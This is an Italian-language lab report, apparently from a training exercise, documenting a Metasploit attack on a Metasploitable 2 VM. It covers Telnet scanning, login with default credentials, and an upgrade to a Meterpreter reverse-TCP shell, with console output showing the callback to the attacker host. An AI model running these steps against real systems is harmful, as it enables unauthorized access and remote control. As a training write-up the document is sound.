Rapporto Tecnico: Vulnerability Assessment & Exploitation

ID Attività: LAB-2026-01-20

Data: 20 Gennaio 2026

Target: 192.168.1.149 (Metasploitable 2)

Ambito: Identificazione e Analisi Servizio Telnet

1. Introduzione ed Obiettivi

Il presente documento sintetizza le attività di ricognizione (Information Gathering) effettuate sul target specificato. L'obiettivo principale è stato l'identificazione della versione e della configurazione del servizio attivo sulla porta standard TCP/23 (Telnet), al fine di valutare potenziali vettori di attacco e configurazioni errate.

L'attività ha simulato un attacco esterno mirato all'identificazione e allo sfruttamento di servizi vulnerabili. Attraverso l'uso del framework **Metasploit**, è stata identificata una vulnerabilità critica nel protocollo Telnet, che ha permesso l'acquisizione di una shell interattiva e la successiva elevazione a una sessione Meterpreter per il pieno controllo del sistema target.

Metodologia di Analisi

Per l'analisi è stato adottato il framework **Metasploit**. Nello specifico, è stato impiegato il modulo ausiliario

auxiliary/scanner/telnet/telnet_version.

Parametro	Valore
Piattaforma	Metasploit Framework v6.4.103-dev
Modulo	auxiliary/scanner/telnet/telnet_version
Host Remoto (RHOSTS)	192.168.1.149
Porta Remota (RPORT)	23 (TCP)

Risultati dell'Analisi

L'esecuzione del modulo ha prodotto il seguente output diagnostico:

Stato: 192.168.1.149:23 - TELNET


L'analisi del banner di benvenuto catturato durante la scansione ha rivelato informazioni critiche sulla natura del target:

Fase 2 :Autenticazione e Creazione della Sessione

L'obiettivo di questa fase è stato ottenere l'accesso alla macchina **Metasploitable 2** sfruttando le credenziali predefinite identificate durante la ricognizione.

Per l'operazione è stato utilizzato il modulo auxiliary/scanner/telnet/telnet_login con la seguente configurazione dei parametri:

- **Target (RHOSTS):** Impostato sull'indirizzo IP del bersaglio (192.168.1.149).
- **Credenziali:** Inserimento dei valori noti USERNAME (**msfadmin**) e PASSWORD (**msfadmin**).
- **Opzione STOP_ON_SUCCESS:** Impostata su true per terminare il processo immediatamente dopo il primo accesso riuscito.



Fase 3: Gestione delle Sessioni

In seguito all'acquisizione dell'accesso, l'attività si è focalizzata sulla gestione e sul consolidamento della connessione stabilita con il target.

Verifica delle Connessioni

Il primo passaggio ha previsto il monitoraggio delle comunicazioni attive tra la macchina d'attacco e il bersaglio.


- **Comando utilizzato:** sessions -l.
- **Obiettivo:** Elencare tutte le sessioni aperte per identificare l'**ID univoco** assegnato alla connessione Telnet.
- **Risultato:** È stata confermata la presenza della **Sessione 1**, identificata come una shell remota attiva sull'IP 192.168.1.149.

Una volta identificata la sessione corretta, è stata avviata l'interazione diretta con il sistema operativo della vittima.

- **Comando utilizzato:** sessions -i 1.
- **Funzionalità:** Questo comando ha permesso di "entrare" nella sessione specifica, garantendo l'accesso al prompt dei comandi di Metasploitable 2.

Esito dell'operazione:

Attraverso la gestione corretta delle sessioni, è stato possibile verificare la stabilità della connessione e procedere all'invio dei primi comandi di sistema per confermare l'identità dell'utente (msfadmin). Questa fase è propedeutica all'upgrade della sessione verso strumenti di post-exploitation più avanzati.



Fase 4: Upgrade della Sessione a Meterpreter

L'obiettivo finale dell'attività è stato elevare la qualità dell'accesso ottenuto, trasformando una shell testuale limitata in una sessione **Meterpreter**, strumento avanzato per la post-exploitation.

Consolidamento e Backgrounding

Per poter utilizzare i moduli di gestione di Metasploit senza interrompere il controllo sul target, la sessione interattiva è stata messa in stato di attesa.

- **Procedura:** Utilizzo della combinazione di tasti **Ctrl+Z** all'interno della shell attiva.
- **Conferma:** Invio del comando **y** alla richiesta di sistema per il *backgrounding*. Questo ha permesso di tornare al prompt principale del framework mantenendo la connessione persistente come **Sessione 1**.

Configurazione del Modulo di Upgrade

È stato richiamato il modulo specifico per la migrazione della sessione: post/multi/manage/shell_to_meterpreter.

- **Verifica Opzioni:** Tramite il comando **show options**, sono stati analizzati i parametri necessari.
- **Configurazione Parametri:** * set SESSION 1: Collegamento del modulo alla shell Telnet esistente.
    - set PLATFORM linux: Configurazione manuale della piattaforma target per garantire la compatibilità del payload.
    - set LHOST: Impostazione dell'indirizzo IP della macchina d'attacco per la connessione di ritorno (*reverse connection*).

Esecuzione e Risultato Finale

Al comando **run**, il framework ha iniettato il payload Meterpreter nel sistema target.

- **Esito:** Apertura della **Sessione 2** (tipo: meterpreter/linux).
- **Validazione:** Il comando sysinfo eseguito all'interno della nuova sessione ha confermato il controllo totale sulla macchina Metasploitable 2, fornendo dettagli su architettura (i686) e versione del kernel.

```
msf post(multi/manage/shell_to_meterpreter) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.10:4433
[*] Sending stage (1062760 bytes) to 192.168.1.149
[*] Meterpreter session 2 opened (192.168.1.10:4433 → 192.168.1.149:35525) at 2026-01-20 10:20:28 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                            Connection
  --  ----  ----                   -----------                            ----------
  1         shell                  TELNET msfadmin:msfadmin (192.168.1.14 192.168.1.10:37993 → 192.168.1.149:23
                                   9:23)                                  (192.168.1.149)
  2         meterpreter x86/linux  msfadmin @ metasploitable.localdomain  192.168.1.10:4433 → 192.168.1.149:3552
                                                                          5 (192.168.1.149)

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: msfadmin
meterpreter > help
```